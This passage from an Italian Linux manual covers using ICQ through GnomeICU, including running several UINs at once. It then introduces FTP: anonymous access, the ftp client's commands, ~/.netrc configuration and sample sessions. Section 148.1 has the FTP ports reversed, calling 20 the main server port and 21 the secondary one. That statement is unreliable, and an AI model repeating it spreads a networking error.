- si possono notare delle intermittenze nel funzionamento, per esempio quando si interroga l'elenco degli utenti, per cui una volta sembra che non ci siano utenti con le caratteristiche richieste, altre volte si ottiene un risultato soddisfacente;
- non si può accedere al servizio se si deve attraversare un firewall che blocca i pacchetti del protocollo UDP;
- diventa difficile attraversare un NAT/PAT, ovvero un router speciale in grado di trasformazione indirizzi IP e porte di una rete privata (capitolo 176), perché di solito si interviene a livello di protocolli basati su TCP e su ICMP, inoltre si aggiunge il problema di essere reperibili nei confronti dell'esterno.[1]

[1] Non ha senso pubblicizzare un indirizzo IP di una rete privata che non risulta accessibile da Internet.

147.2 Cliente ICQ:

ICQ non si basa su un protocollo pubblico e non è garantita la compatibilità con il passato, per cui diventa difficile l'aggiornamento dei programmi realizzati per comunicare con questo servizio, senza disporre di informazioni ufficiali sul protocollo stesso.

Esistono diversi programmi cliente liberi per comunicare con ICQ, ma pochi funzionano, a causa degli aggiornamenti che ha subito il protocollo. Qui viene proposto GnomeICU, [2] ovvero «Gnome I-see-you» che, appartenendo a un progetto di ampio respiro, promette di essere aggiornato adeguatamente nel futuro.

147.2.1 Avvio e utilizzo elementare

La prima volta che si avvia GnomeICU (con l'eseguibile '**`gnomeicu`**'), viene proposta la registrazione presso un servente ICQ, in modo da ottenere un numero UIN (figura 147.1).

Figura 147.1. Avvio di GnomeICU la prima volta.

Se si seleziona la richiesta di un nuovo UIN, come proposto e come si vede nella figura, appare successivamente la richiesta di inserimento della parola d'ordine.[3] Se tutto procede come previsto, si ottiene il numero UIN e si potrà poi procedere a compilare le informazioni personali che si intendono rendere pubbliche.

[2] **GnomeICU** GNU GPL

[3] Nel momento in cui si scrive questo capitolo, il programma limita l'inserimento a soli otto caratteri.

Figura 147.2. Finestra principale di GnomeICU.

Dal menù `ICQ` della finestra principale di GnomeICU, si seleziona la voce `Change user info` per compilare o modificare i propri dati personali pubblici, come si vede nella figura 147.3, dove in particolare non è stata compilata la casella della data di nascita, volutamente.

Figura 147.3. Impostazione dei dati personali.

La finestra in questione è suddivisa in diverse parti a cui si accede attraverso la selezione del lembo appropriato. Vale la pena di osservare cosa appare nelle informazioni riferite alla rete, come si vede nella figura 147.4.

Figura 147.4. Recapito telematico.

Il numero IP e la porta sono assegnati automaticamente. La figura mostra la situazione riferita a un momento in cui manca la connessione con l'esterno. Quando la connessione c'è, il numero IP diventa quello relativo alla rete pubblica (assegnato probabilmente da una connessione PPP).[4] L'indicazione della porta presso cui GnomeICU è in ascolto per le comunicazioni, completa le informazioni necessarie ai collegamenti personali. Infine, vale la pena di annotare che l'indirizzo di posta elettronica è facoltativo, dal momento che la comunicazione può avvenire in modo diretto con ICQ, tuttavia si tratta di una possibilità in più per farsi trovare, soprattutto quando questo indirizzo viene modificato (si osservi il campo relativo all'indirizzo vecchio).

Per cercare una persona, si seleziona la voce `Add Contact`, dal menù `ICQ`. È possibile specificare direttamente il numero UIN, oppure si può fare una ricerca in base al soprannome, al nome, al cognome, o all'indirizzo di posta elettronica (sempre che questi dati siano stati annotati dalla persona cercata).

[4] Da questo si comprende che diventa praticamente impossibile attraversare un router NAT/PAT.

Figura 147.5. Ricerca di un contatto.

Please enter the known information
in one of the following three pages,
and press the "Next" button below.
UIN | Contact Info | E-Mail Address
Nick Name: dolcissima
First Name: letizia
Last Name:
Back | Next | Cancel

Se si ha fortuna, si ottiene un elenco di contatti (non tutti i numeri UIN corrispondono effettivamente a persone reali), dal quale è possibile selezionare chi aggiungere al proprio elenco. Successivamente sarà possibile tentare di comunicare con questi, oppure sarà possibile sapere quando sono collegati alla rete anche loro.

Per mostrare la propria presenza attiva nella rete, bisogna selezionare il menù speciale che appare in basso a sinistra, nella finestra principale di GnomeICU. Inizialmente, appare la voce `Offline`; aprendo quel menù si potrà selezionare la voce `Online`, oppure anche `Free for chat`.

147.2.2 Gestione di più UIN simultaneamente

Una volta scoperto ICQ, si può incontrare l'esigenza di gestire più UIN simultaneamente, per scopi diversi. Questo si può fare con GnomeICU, ma non è un'operazione intuitiva.

Per prima cosa occorre evitare di inserire GnomeICU in un'applet del pannello di Gnome, perché al riavvio successivo del pannello, viene persa l'indicazione del numero UIN specifico, utilizzando soltanto la configurazione predefinita. Per questo si usa l'opzione '**`-a`**'.

L'eseguibile '**`gnomeicu`**' consente di usare l'opzione '**`--uin`**' per specificare un numero di UIN all'avvio. In pratica, più che specificare un numero, si stabiliscono i file di configurazione da tenere in considerazione. In tal caso si tratterà di '`~/.gnome/GnomeICU_`*numero_uin*' e di '`~/.gnome_private/GnomeICU_`*numero_uin*'. Il primo contiene la configurazione generale, mentre il secondo conserva la parola d'ordine relativa. Se non si usasse l'opzione '**`--uin`**', '**`gnomeicu`**' utilizzerebbe semplicemente i file '`~/.gnome/GnomeICU`' e di '`~/.gnome_private/GnomeICU`'.

Una volta ottenuto un numero UIN, si può cambiare nome ai file '`~/.gnome/GnomeICU`' e '`~/.gnome_private/GnomeICU`', secondo il modello appena descritto, ricordando poi di avviare '**`gnomeicu`**' con l'opzione corretta.

Utilizzando due o più finestre di GnomeICU, può diventare complicato ricordarsi quale sia attribuita a un numero rispetto agli altri. Per questo si può intervenire nella direttiva seguente che è contenuta nel file '`~/.gnome/GnomeICU_`*numero_uin*', allo scopo di vedere apparire una nota adeguata nel titolo della finestra:

```
[Window]
Title=1234567890 tizio@dinkel.brot.dg
```

In questo caso, Tizio ha sotto controllo il numero UIN, aggiungendo anche il riferimento dell'indirizzo di posta elettronica abbinato a quel numero.

Per concludere, supponendo di disporre dei numeri 1234567890 e 2345678901, si può decidere di intervenire nel file '`~/.xsession`', oppure '`~/.xinitrc`', più o meno nel modo seguente:

```
gnomeicu -a --uin=1234567890 &
gnomeicu -a --uin=2345678901 &
panel &
enlightenment
```

147.3 Note conclusive

ICQ può essere usato per comunicare a vario titolo. In generale conviene dichiarare le proprie intenzioni nello spazio apposito, che appartiene alle informazioni personali che si intendono pubblicizzare. Se un utente ICQ non mostra informazioni di questo tipo, è probabile che non stia cercando contatti con persone sconosciute.

Figura 147.6. Configurazione delle informazioni varie che si intendono pubblicizzare, visto con GnomeICU.

Bisogna tenere in considerazione anche un problema di sicurezza con ICQ: mostrando sempre su quale indirizzo IP ci si trova, si dà il modo a un aggressore motivato di compiere le sue azioni, per cui bisogna valutare l'opportunità di proteggere il proprio sistema, mancando il vantaggio dato dal non essere sempre collegati alla rete esterna (parte xxxiv).

147.4 Riferimenti

- Magnus Ihse, *The ICQ protocol site*

  <*http://www.student.nada.kth.se/~d95-mih/icq/*>

Parte xxviii

FTP

Capitolo 148

FTP: introduzione e uso del servizio

Quando il trasferimento di file riguarda un ambito che supera l’estensione di una piccola rete locale, non è conveniente consentire l’utilizzo della condivisione del file system (NFS) o della copia remota. A questo scopo si prestano meglio altri protocolli; storicamente, il più importante è stato il protocollo FTP (*File transfer protocol*).

Il servizio FTP viene offerto da un demone che funge da servente e viene utilizzato da un programma cliente in grado di comunicare attraverso il protocollo FTP. Il funzionamento di un programma cliente tradizionale è paragonabile a quello di una shell specifica per la copia di file da e verso un sistema remoto.

148.1 Caratteristiche elementari del protocollo

In generale, il protocollo FTP si avvale di TCP al livello inferiore. Convenzionalmente, il servente opera sulla porta 20, ma è prevista l’apertura di una connessione anche su una porta secondaria, di solito la porta 21.

cliente
porta *n*
porta 20
servente
potra *m*
porta 21

Quando in una rete si attuano delle tecniche di trasformazione degli indirizzi e delle porte, oppure si intende filtrare il traffico, il controllo del protocollo FTP diventa un problema, proprio a causa dell’apertura di questa connessione secondaria.

148.2 Identificazione e privilegi

Il sistema di trasferimento di file attraverso FTP richiede una forma di autenticazione, in base alla quale il servente può dare privilegi differenti agli utenti.

Di solito, perché un utente registrato venga accettato per una sessione FTP è necessario che presso il servente abbia una parola d’ordine (non sono quindi ammessi utenti senza parole d’ordine) e una shell valida, cioè compresa nell’elenco del file ‘`/etc/shells`’. Questo ultimo particolare non è trascurabile, infatti, a volte si sospende l’utilizzo di un’utenza modificando il campo della shell nel file ‘`/etc/passwd`’: di solito si tratta di uno script che emette un messaggio contenente la motivazione di questa sospensione.

Oltre a queste limitazioni, si utilizza solitamente il file ‘`/etc/ftpusers`’ per determinare quali utenti **non** possono essere accettati per una sessione di FTP normale. Di solito si tratta dell’elenco degli utenti di sistema, come per esempio ‘**`root`**’, ‘**`bin`**’ e ‘**`mail`**’.

Se si vuole permettere l’accesso a utenti che non sono registrati nel proprio sistema (si parla di utenti che non sono previsti nel file ‘`/etc/passwd`’), è possibile abilitare l’utilizzo dell’FTP anonimo. Per questo è necessario che sia stato previsto un utente speciale nel file ‘`/etc/passwd`’: ‘**`ftp`**’.[1]

[1] I numeri UID e GID dipendono dall’organizzazione del proprio sistema

```
ftp:*:14:50:FTP User:/home/ftp:
```

A questo utente non viene abbinata alcuna parola d'ordine (l'asterisco non corrisponde ad alcuna parola d'ordine) e nemmeno una shell (eventualmente, se si temono accessi indesiderati in altra forma, si può indicare il programma '`/bin/false`' come shell).

Per utilizzare un servizio FTP in modo anonimo si può accedere identificandosi come '**`ftp`**', oppure '**`anonymous`**'. Di norma, viene richiesta ugualmente una parola d'ordine che però non viene (e non può essere) controllata: per convenzione si inserisce l'indirizzo di posta elettronica.[2]

> Generalmente, un servente FTP che consente l'accesso anonimo, fa sì che tali utenti non identificati possano accedere solo alla directory personale dell'utente fittizio '**`ftp`**', senza poter esplorare il resto del file system.

La descrizione su come impostare un servente FTP viene ripresa in altri capitoli.

148.3 Cliente FTP tradizionale

Il programma cliente tradizionale per accedere a un servizio FTP, è «Netstd ftp», [3] conosciuto normalmente solo attraverso il nome del suo eseguibile: '**`ftp`**'.

`ftp` [*opzioni*] [*host*]

Quando l'eseguibile '**`ftp`**' viene avviato con l'indicazione del nome dell'elaboratore remoto, tenta immediatamente di effettuare il collegamento; diversamente si avvia e attende il comando con il quale questo elaboratore verrà specificato. Se esiste il file '`~/.netrc`', questo viene utilizzato per automatizzare l'accesso nell'elaboratore remoto. Quando '**`ftp`**' è in attesa di un comando da parte dell'utente, presenta l'invito seguente: '**`ftp>`**'.

Segue l'elenco di alcune opzioni della riga di comando.

Opzione	Descrizione
`-v`	Vengono visualizzati tutti i messaggi.
`-n`	Disabilita l'accesso automatico.
`-i`	Disattiva la richiesta interattiva durante i trasferimenti multipli di file.
`-d`	Attiva la modalità diagnostica.
`-g`	Disabilita l'uso dei caratteri jolly per l'indicazione di gruppi di file.

Come già accennato, quando '**`ftp`**' è in attesa di un comando da parte dell'utente, presenta l'invito '**`ftp>`**'. Le tabelle che seguono elencano, per categorie, molti dei comandi che possono essere utilizzati. Se i parametri dei comandi contengono il carattere spazio, questi devono essere delimitati da una coppia di apici doppi ('**`"`**').

Shell.

Comando	Descrizione
`!` [*comando* [*argomenti*]]	Avvia una shell sull'elaboratore locale, oppure esegue il comando indicato con gli argomenti che gli vengono forniti.

[2] Di solito, quando si inserisce il proprio indirizzo di posta elettronica come parola d'ordine per accedere a un servizio FTP anonimo, è sufficiente indicare la parte che precede il dominio, fino al simbolo '`@`' incluso. Quindi, se l'indirizzo fosse *`daniele@dinkel.brot.dg`*, basterebbe inserire '**`daniele@`**'.

[3] **Netstd ftp** UCB BSD

Macro.

Comando	Descrizione
`$` *macro* [*argomenti*]	Esegue la macro indicata che si riferisce a un nome di una macro creata con il comando '**`macdef`**'. Gli argomenti vengono passati alla macro già espansi.
`macdef` *macro*	Definisce una macro (macroistruzione) attribuendole un nome. La macro può contenere più righe purché consecutive: la prima riga vuota viene interpretata come la fine dell'inserimento. Possono essere inserite un massimo di 16 macro che occupano uno spazio complessivo di 4096 caratteri. Le macro restano definite fino a che non viene immesso un comando '**`close`**' che conclude la connessione con un sistema remoto determinato. La macro viene interpretata nel modo seguente. Il simbolo '**`$`**' seguito da una o più cifre numeriche ('**`$`***n*') viene interpretato come variabile contenente l'*n*-esimo argomento (della macro nel momento in cui viene richiamata). Il simbolo '**`$`**' seguito dalla lettera '**`i`**' indica che l'esecuzione della macro deve essere ripetuta tante volte quanti sono i parametri forniti alla macro quando viene richiamata. Ogni volta, '**`$i`**' rappresenta il parametro per il quale si sta ripetendo l'esecuzione della macro. Il simbolo '**`\`**' seguito da un carattere ('**`\`***x*') indica il carattere stesso. Per esempio è necessario usare questo simbolo per poter indicare il dollaro senza volersi riferire a uno dei parametri.

Identificazione.

Comando	Descrizione
`account` [*parola_d'ordine*]	Fornisce a '**`ftp`**' l'informazione sulla parola d'ordine di *account* che a volte viene richiesta da alcuni sistemi per potervi accedere. Se l'argomento non viene fornito, viene richiesto all'utente di inserire la parola d'ordine.
`user` *utente* [*parola_d'ordine*] ↩ ↪[*account*]	Definisce l'identità dell'utente da utilizzare per l'accesso nel sistema remoto. Se la parola d'ordine e l'*account* non vengono forniti, ma sono richiesti nel sistema con il quale ci si intende connettere, questi dovranno essere inseriti al momento del collegamento.

Trasferimento dati.

Comando	Descrizione
`append` *file_locale* [*file_remoto*]	Aggiunge, in coda, il contenuto del file locale a quello del sistema remoto. Se non viene fornito il nome del file di destinazione, si intende lo stesso nome di quello di origine.
`get` *file_remoto* [*file_locale*] `recv` *file_remoto* [*file_locale*]	'**`get`**' e '**`recv`**' sono sinonimi. Riceve il file remoto indicato, eventualmente rinominandolo come indicato.
`mget` *file_remoti*	Esegue un '**`get`**' multiplo, cioè su tutti i file che si ottengono dall'espansione del nome indicato utilizzando i caratteri jolly.
`newer` *file_remoto*	Esegue un '**`get`**' del file remoto, solo se risulta essere più recente di quello presente nel sistema locale.
`put` *file_locale* [*file_remoto*] `send` *file_locale* [*file_remoto*]	'**`put`**' e '**`send`**' sono sinonimi. Copia il file specificato nel sistema remoto eventualmente rinominandolo come indicato.

Comando	Descrizione
`mput` *file_locali*	Espande il nome indicato se contiene dei caratteri jolly ed esegue un '**`put`**' per tutti questi file, trasmettendoli in sostanza nel sistema remoto.
`reget` *file_remoto* [*file_locale*]	Permette di riprendere il '**`get`**' di un file remoto quando l'operazione precedente è stata interrotta involontariamente. L'operazione non è sicura e si basa solo sul calcolo della dimensione del file locale per determinare la parte mancante ancora da trasferire.
[*Ctrl+c*]	L'operazione di trasferimento può essere interrotta utilizzando la combinazione [*Ctrl+c*].

Modalità di trasferimento dei dati.

Comando	Descrizione
`ascii`	Imposta il tipo di trasferimento in modalità ASCII. Questa è la modalità normale e comunque non è adatta al trasferimento di file i cui byte contengono informazioni anche dopo il settimo bit. Questo tipo di modalità di trasferimento di dati può essere conveniente (ma non necessaria) solo per i file di testo puro che non contengono caratteri speciali di alcun tipo.
`binary`	Imposta il tipo di trasferimento in modalità binaria. Questa modalità è adatta al trasferimento di qualunque tipo i file.
`cr`	Attiva o disattiva la trasformazione della sequenza *<CR><LF>* in *<LF>* per i trasferimenti ASCII verso il sistema locale. In pratica, converte i file di testo scritti in stile Dos in file corrispondenti in stile Unix. Quando è attivata la modalità, viene eseguita la conversione.
`mode` [*modalità_di_trasferimento*]	Configura la modalità di trasferimento. Il valore predefinito è '**`stream`**'.
`runique`	Attiva o disattiva la modalità di unicità dei nomi in ricezione. Quando la modalità è attiva, se durante le operazioni di '**`get`**' o '**`mget`**', si incontrano nel sistema locale dei file con gli stessi nomi, l'operazione di trasferimento avviene aggiungendo al nome il suffisso '`.1`', oppure '`.2`', fino a un massimo di '`.99`'. La condizione predefinita di questa modalità è di disattivazione.
`sunique`	Attiva o disattiva la modalità di unicità dei nomi in trasmissione. Quando la modalità è attiva, se durante le operazioni di '**`put`**' o '**`mput`**', si incontrano nel sistema remoto dei file con gli stessi nomi, l'operazione di trasferimento avviene aggiungendo al nome il suffisso '`.1`', oppure '`.2`', fino a un massimo di '`.99`'. La condizione predefinita di questa modalità è di disattivazione.
`struct` [*struttura*]	Stabilisce il tipo di struttura da utilizzare per il trasferimento dei dati. Il valore predefinito è '**`stream`**'.
`tenex`	Configura il tipo di trasferimento dati in modo da essere compatibile con il sistema usato da un elaboratore remoto che utilizza questo tipo di protocollo.
`type` [*tipo_di_trasferimento*]	Attiva o visualizza il tipo di trasferimento dei dati. Il valore predefinito è '**`ascii`**'. I tipi a disposizione sono: '**`ascii`**', '**`ebcdic`**', '**`image`**' (trasferimento binario), '**`local byte size`**'.

Informazioni.

Comando	Descrizione
`bell`	Attiva o disattiva la segnalazione acustica alla fine di ogni operazione di trasferimento di file.
`debug` [*livello_diagnostico*]	Attiva o disattiva la modalità diagnostica. Quando questa è attiva, vengono visualizzati i comandi inviati al sistema remoto, evidenziati dal simbolo '**`-->`**'.
`hash`	Abilita o disabilita la visualizzazione della progressione delle operazioni di trasferimento utilizzando i simboli '**`#`**' che rappresentano un blocco di 1024 byte.
`prompt`	Attiva o disattiva la modalità di conferma. Se è attiva, durante le operazioni di trasferimento di gruppi di file, viene richiesta la conferma per ogni file.
`trace`	Attiva o disattiva il tracciamento dei pacchetti. Normalmente è disattivato.
`verbose`	Attiva o disattiva la modalità con la quale si visualizzano tutti i messaggi legati alla comunicazione con il sistema remoto.

Connessione e chiusura.

Comando	Descrizione
`bye` | `quit`	'**`bye`**' e '**`quit`**' sono sinonimi. Termina il collegamento e termina l'attività di '**`ftp`**'.
`close` | `disconnect`	Termina la connessione senza uscire dal programma.
`open` *host* [*porta*]	Apre una connessione con l'elaboratore remoto indicato ed eventualmente anche specificando la porta di comunicazione. Se la modalità di accesso automatico è attiva, '**`ftp`**' tenta anche di effettuare l'accesso nel sistema remoto.

Conversione dei nomi e filtri.

Comando	Descrizione
`case`	Attiva o disattiva la modalità di trasformazione per cui i nomi dei file trasferiti dal sistema remoto attraverso il comando '**`mget`**' vengono copiati nel sistema locale utilizzando solo lettere minuscole.
`form` *formato*	Configura il filtro di trasferimento '**`form`**' in base al formato attribuito. Il valore predefinito è '**`file`**'.
`glob`	Attiva o disattiva l'espansione dei nomi di file contenenti caratteri jolly per l'uso con '**`mdelete`**', '**`mget`**' e '**`mput`**'. L'utilità di disattivare l'espansione dei nomi sta nella possibilità di identificare (e trasferire) file con nomi strani che utilizzano simboli speciali che altrimenti sarebbero intesi come jolly (o metacaratteri). L'espansione dei nomi viene fatta in maniera differente a seconda che si riferisca a dati contenuti nell'elaboratore locale, oppure nell'elaboratore remoto. Per le operazioni con '**`mput`**' che si riferiscono a dati locali da trasmettere, si utilizza il modello della shell C. Nel caso di '**`mget`**' e '**`mdelete`**' che si riferiscono all'acquisizione e alla cancellazione di dati remoti, valgono le regole stabilite dal servente FTP in funzione nell'elaboratore remoto. Per verificare il comportamento dell'espansione dei nomi in un elaboratore remoto è possibile utilizzare il comando '**`mls`**' in questo modo: '**`mls`** *file_remoti* **`-`**'.

Comando	Descrizione
`nmap` [*modello_in_ingresso* ↩ ↪*modello_in_uscita*]	Definisce una regola per la trasformazione dei nomi dei file per il collegamento con il sistema remoto. Se non viene fornito alcun parametro, la regola di trasformazione viene annullata.
`ntrans` [*caratteri_in_ingresso* ↩ ↪*caratteri_in_uscita*]	Definisce una trasformazione dei caratteri in ingresso con i rispettivi caratteri in uscita per la trasformazione dei nomi dei file quando ci sono incompatibilità con i nomi utilizzati nel sistema remoto. Se non viene fornito alcun parametro, la regola di trasformazione viene annullata.
`umask` [*maschera*]	Definisce una nuova maschera dei permessi nel sistema remoto. Se non viene specificato l'argomento, si ottiene la visualizzazione del valore corrente di questa maschera.

Operazioni sul sistema remoto.

Comando	Descrizione
`cd` [*directory_remota*]	Cambia la directory corrente nel sistema remoto.
`cdup`	Cambia la directory corrente nel sistema remoto, portandosi sul livello superiore.
`chmod` *permessi_file_remoto*	Cambia i permessi sul file remoto.
`delete` *file_remoto*	Cancella il file indicato nel sistema remoto.
`dir` [*directory_remota*] ↩ ↪[*file_locale*] `ls` [*directory_remota*] ↩ ↪[*file_locale*] `nlist` [*directory_remota*] ↩ ↪[*file_locale*]	'**`dir`**', '**`ls`**', '**`nlist`**' sono sinonimi. Elencano il contenuto della directory remota specificata, oppure di quella attuale se non viene indicata. L'elenco viene emesso attraverso lo standard output, quando non viene specificato il file locale all'interno del quale si vuole immettere questo elenco. L'aspetto dell'elenco dipende dal sistema con il quale si sta comunicando. Di solito è molto simile a quello di un '**`ls -l`**'.
`mdelete` [*file_remoti*]	Cancella i file remoti espandendo i caratteri jolly prima di procedere.
`mdir` *file_remoti* *file_locale* `mls` *file_remoti* *file_locale*	'**`mdir`**' e '**`mls`**' sono sinonimi. Elencano i file remoti espandendo i caratteri jolly e ne immettono il risultato nel file locale indicato. Se si vuole visualizzare l'elenco, invece di generare un file, si può utilizzare un trattino singolo ('**`-`**') al posto del nome di questo file. Questo comando è particolarmente importante per verificare la trasformazione dei simboli usati come caratteri jolly sui file del sistema remoto prima di procedere con operazioni più delicate come il prelievo multiplo ('**`mget`**') o la cancellazione multipla ('**`mdelete`**').
`mkdir` *directory_remota*	Crea una directory nel sistema remoto.
`modtime` *file_remoto*	Visualizza la data e l'ora dell'ultima modifica del file indicato nel sistema remoto.
`pwd`	Visualizza il nome della directory corrente del sistema remoto.
`quote` *argomenti*	Trasmette gli argomenti indicati al sistema remoto esattamente così come vengono scritti.
`remotestatus` [*file_remoto*]	Se il comando viene dato senza l'argomento, si ottiene lo stato del sistema remoto. Se viene fornito il nome di file remoto, si ottiene lo stato di quel file nel sistema remoto.
`rename` *origine* *destinazione*	Permette di cambiare il nome di un file nel sistema remoto.
`rmdir` *directory_remota*	Cancella una directory nel sistema remoto.
`size` *file_remoto*	Restituisce la dimensione del file remoto.
`status`	Visualizza lo stato attuale del sistema remoto.
`system`	Visualizza il tipo di sistema operativo in funzione nel sistema remoto.

Operazioni sul sistema locale.

Comando	Descrizione
`lcd` [*directory*]	Cambia la directory corrente all'interno dell'elaboratore locale. Se non viene specificato il percorso si intende la directory personale dell'utente.

Guida dei comandi.

Comando	Descrizione
`help` [*comando*] `?` [*comando*]	'**`help`**' e '**`?`**' sono sinonimi. Visualizza una breve guida dei comandi.
`remotehelp` [*comando*]	Permette di richiedere la guida dei comandi al sistema remoto.

Proxy.

Comando	Descrizione
`proxy` *comando_ftp*	Invia il comando indicato a un altro elaboratore remoto. Questo è un modo per potersi connettere contemporaneamente a due sistemi remoti e di conseguenza di trasferire file tra i due. Per poter iniziare il collegamento con un elaboratore remoto secondario, il primo comando sarà '**`proxy open`**'. Non tutti i comandi sono disponibili anche per una connessione secondaria; per visualizzarne l'elenco, basta dare il comando '**`proxy ?`**'. Quando viene aperta la connessione con un elaboratore secondario, i comandi '**`proxy`**' riguardano il trasferimento di file tra l'elaboratore remoto normale e quello secondario, trattando questo ultimo come se fosse quello locale.

All'interno dei parametri dei comandi, quando viene richiesto un nome di file, può essere fornito un trattino singolo ('**`-`**'); in tal caso, si intende riferirsi a:

- standard input se si tratta di un file che viene aperto in lettura;
- standard output se si tratta di un file che viene aperto in scrittura.

Quando al posto del nome di un file viene fornita una barra verticale ('**`|`**') seguita da una qualche stringa (eventualmente racchiusa tra apici doppi, nel caso contenga spazi), quella stringa viene interpretata come un comando da inviare alla shell. Ciò in modo che venga sostituito l'insieme '**`|`***stringa*' con il risultato di quel comando inviato alla shell.

148.3.1 Configurazione

'**`ftp`**' può essere configurato creando o modificando il file '`~/.netrc`'. Si tratta di un file di testo normale in cui ogni riga corrisponde a un comando. Per separare i comandi dai loro parametri possono essere usati sia spazi che caratteri di tabulazione. Le indicazioni contenute all'interno del file sono precedute dal nome del nodo remoto a cui si riferiscono. In tal modo, quando '**`ftp`**' riceve l'ordine di collegamento con un certo nodo, cerca all'interno di questo file per trovare il profilo che lo riguarda. Segue la descrizione di alcune direttive.

Direttiva	Descrizione
`machine` *nome*	Il nome del nodo a cui fanno riferimento le direttive successive.

Direttiva	Descrizione
`default`	Rappresenta la configurazione predefinita per tutti i nodi remoti non previsti all'interno di questo file.
`login` *utente*	Definisce il nominativo da utilizzare per il collegamento.
`password` *stringa_parola_d'ordine*	Definisce la parola d'ordine per l'accesso al sistema remoto.
`account` *stringa_parola_d'ordine*	Definisce una parola d'ordine ulteriore per i sistemi remoti che lo richiedono.
`macdef` *macro*	Definisce una macro (macroistruzione) attribuendole un nome. La macro può contenere più righe purché consecutive: la prima riga vuota viene interpretata come la fine dell'inserimento. Possono essere inserite un massimo di 16 macro che occupano uno spazio complessivo di 4096 caratteri. Le macro restano definite fino a che non viene immesso un comando '**`close`**' che conclude la connessione con un sistema remoto determinato. La macro viene interpretata nel modo seguente. Il simbolo '**`$`**' seguito da una o più cifre numeriche ('**`$`***n*') viene interpretato come variabile contenente l'*n*-esimo argomento (della macro nel momento in cui viene richiamata). Il simbolo '**`$`**' seguito dalla lettera '**`i`**' indica che l'esecuzione della macro deve essere ripetuta tante volte quanti sono i parametri forniti alla macro quando viene richiamata. Ogni volta, '**`$i`**' rappresenta il parametro per il quale si sta ripetendo l'esecuzione della macro. Il simbolo '**`\`**' seguito da un carattere ('**`\`***x*') indica il carattere stesso. Per esempio è necessario usare questo simbolo per poter indicare il dollaro senza volersi riferire a uno dei parametri. Se viene definita una macro con il nome '**`init`**', questa viene eseguita automaticamente come ultima operazione dell'accesso automatico.

148.4 Esempi

L'uso di un cliente FTP può essere anche semplice, se si lasciano da parte raffinatezze non indispensabili. Seguono alcuni esempi di sessioni FTP.

Prelievo di file

`daniele@roggen:~$` **`ftp dinkel.brot.dg`**[*Invio*]

Si richiede la connessione FTP all'elaboratore *`dinkel.brot.dg`*.

```
Connected to dinkel.brot.dg.
220 dinkel.brot.dg FTP server (Version wu-2.4.2-academ[BETA-12]) ready.
Name (roggen.brot.dg:daniele):
```

`anonymous`[*Invio*]

Si utilizza una connessione anonima e per correttezza si utilizza il proprio indirizzo di posta elettronica abbreviato al posto della parola d'ordine.

```
331 Guest login ok, send your complete e-mail address as password.
Password:
```

`daniele@`[*Invio*]

```
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using ascii mode to transfer files.
```

Come si vede, la modalità di trasferimento predefinita è ASCII (almeno così succede di solito). Generalmente si deve utilizzare una modalità binaria. Questa verrà richiesta tra un po'; per ora viene richiesta la guida interna dei comandi a disposizione.

ftp> **help**[*Invio*]

```
Commands may be abbreviated.  Commands are:

!               debug           mdir            sendport        site
$               dir             mget            put             size
account         disconnect      mkdir           pwd             status
append          exit            mls             quit            struct
ascii           form            mode            quote           system
bell            get             modtime         recv            sunique
binary          glob            mput            reget           tenex
bye             hash            newer           rstatus         tick
case            help            nmap            rhelp           trace
cd              idle            nlist           rename          type
cdup            image           ntrans          reset           user
chmod           lcd             open            restart         umask
close           ls              prompt          rmdir           verbose
cr              macdef          passive         runique         ?
delete          mdelete         proxy           send
```

ftp> **binary**[*Invio*]

Come accennato, viene richiesto di passare alla modalità di trasferimento binario.

```
200 Type set to I.
```

ftp> **prompt**[*Invio*]

Anche la modalità interattiva viene disattivata per evitare inutili richieste.

```
Interactive mode off.
```

La struttura delle directory di un normale servizio FTP anonimo prevede la presenza della directory '`pub/`' dalla quale discendono i dati accessibili all'utente sconosciuto.

> Anche se dal punto di vista del cliente FTP, che accede al servizio remoto, si tratta della prima directory dopo la radice, in realtà questa radice è solo la directory iniziale del servizio FTP anonimo. Di conseguenza, è quasi impossibile che corrisponda realmente con la directory radice del file system remoto. Tutto questo serve solo a spiegare perché il comando '**`cd /pub`**' potrebbe non funzionare quando ci si collega a serventi configurati male. Ecco perché nell'esempio che segue non si utilizza la barra obliqua davanti a '**`pub`**'.

ftp> **cd pub**[*Invio*]

```
250 CWD command successful.
```

ftp> **pwd**[*Invio*]

```
257 "/pub" is current directory.
```

ftp> **ls**[*Invio*]

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 4
dr-xr-sr-x   3 root     ftp          1024 Nov 12 21:04 .
drwxr-xr-x   6 root     root         1024 Sep 11 20:31 ..
-rw-r--r--   1 root     ftp            37 Nov 12 21:04 esempio
drwxrwsrwx   2 root     ftp          1024 Nov  2 14:04 incoming
226 Transfer complete.
```

Attraverso il comando '**`ls`**' si vede che la directory '`pub/`' contiene solo il file '`esempio`' e la directory '`incoming/`'. Si decide di prelevare il file.

ftp> **get esempio**[*Invio*]

```
local: esempio remote: esempio
200 PORT command successful.
150 Opening BINARY mode data connection for esempio (37 bytes).
226 Transfer complete.
37 bytes received in 0.00155 secs (23 Kbytes/sec)
```

Il file scaricato viene messo nella directory in cui si trovava l'utente quando avviava il programma '**ftp**'.

ftp> **quit**[*Invio*]

```
221 Goodbye.
```

Invio di dati

daniele@roggen:~$ **ftp dinkel.brot.dg**[*Invio*]

Si richiede la connessione FTP all'elaboratore *dinkel.brot.dg* e si danno una serie di comandi per raggiungere la directory 'pub/incoming'.

```
Connected to dinkel.brot.dg.
220 dinkel.brot.dg FTP server (Version wu-2.4.2-academ[BETA-12](1) Wed Mar 5 12:37:21 EST 1997) rea
Name (dinkel.brot.dg:daniele):
```

anonymous[*Invio*]

```
331 Guest login ok, send your complete e-mail address as password.
Password:
```

daniele@[*Invio*]

```
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using ascii mode to transfer files.
```

ftp> **binary**[*Invio*]

```
200 Type set to I.
```

ftp> **prompt**[*Invio*]

```
Interactive mode off.
```

ftp> **cd pub/incoming**[*Invio*]

```
250 CWD command successful.
```

ftp> **pwd**[*Invio*]

Si verifica la posizione in cui ci si trova.

```
257 "/pub/incoming" is current directory.
```

ftp> **mput al-1***[*Invio*]

Dal momento che la directory è giusta, si inizia la trasmissione di tutti i file che nella directory locale corrente iniziano per '**al-1**'.

```
local: al-1 remote: al-1
200 PORT command successful.
150 Opening BINARY mode data connection for al-1.
226 Transfer complete.
2611649 bytes sent in 1.38 secs (1.9e+03 Kbytes/sec)
local: al-15 remote: al-15
200 PORT command successful.
150 Opening BINARY mode data connection for al-15.
226 Transfer complete.
